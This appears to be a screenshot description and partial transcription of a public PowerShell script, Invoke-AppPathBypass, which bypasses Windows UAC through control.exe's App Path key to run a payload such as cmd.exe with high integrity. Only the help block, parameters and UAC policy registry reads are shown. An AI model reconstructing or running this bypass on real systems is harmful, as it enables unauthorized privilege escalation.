


Bypasses UAC by abusing the App Path key for control.exe (only tested on Windows 10)



The screenshot shows a web browser window with the address bar displaying `https://raw.githubusercontent.com/enigma0x3/Misc-PowerShell-Stuff/master/Invoke-AppPathBypass.ps1`. The page content is a PowerShell script. The script starts with a function definition `function Invoke-AppPathBypass {`. It includes a synopsis section `<# .SYNOPSIS` explaining that it bypasses UAC by abusing the App Path key for `control.exe` and is only tested on Windows 10. It lists the author as Matt Nelson (@enigma0x3), the license as BSD 3-Clause, and that no dependencies are required. A parameter section `.PARAMETER Payload` specifies that the payload is the full path to the binary to run in a high-integrity context. An example section `.EXAMPLE` shows the command `Invoke-AppPathBypass -Payload 'C:\Windows\System32\cmd.exe'` and states that this will start `cmd.exe` in a high-integrity context. The script then defines a `CmdletBinding` with `SupportsShouldProcess = $True` and `ConfirmImpact = 'Medium'`. It defines a `Param` block with a mandatory string parameter `$Payload` and a switch parameter `$Force`. Finally, it sets `$ConsentPrompt` and `$SecureDesktopPrompt` based on system policies.

```
function Invoke-AppPathBypass {
<#
.SYNOPSIS

Bypasses UAC by abusing the App Path key for control.exe
Only tested on Windows 10

Author: Matt Nelson (@enigma0x3)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.PARAMETER Payload

Specifies the full path to the binary you want to run in a high-integrity context.

.EXAMPLE

Invoke-AppPathBypass -Payload 'C:\Windows\System32\cmd.exe'

This will start cmd.exe in a high-integrity context.

#>

[CmdletBinding(SupportsShouldProcess = $True, ConfirmImpact = 'Medium')]
Param (

    [Parameter(Mandatory = $True)]
    [ValidateNotNullOrEmpty()]
    [String]
    $Payload,

    [Switch]
    $Force
)
$ConsentPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).ConsentPromptBehaviorAdmin
$SecureDesktopPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).PromptOnSecureDesktop
```

Link

<https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-AppPathBypass.ps1>